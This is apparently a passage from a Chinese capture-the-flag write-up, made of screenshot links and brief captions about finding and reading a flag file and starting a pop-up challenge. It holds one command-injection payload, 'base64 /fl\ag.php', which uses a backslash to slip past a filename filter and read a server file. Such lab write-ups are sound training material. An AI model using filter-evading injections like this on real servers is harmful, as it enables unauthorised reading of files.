
打开东西都列和了

找到flag文件

pyload:base64 /fl\ag.php
得到flag
来个弹窗2.0

查看源码发现flag目录

好像不能用
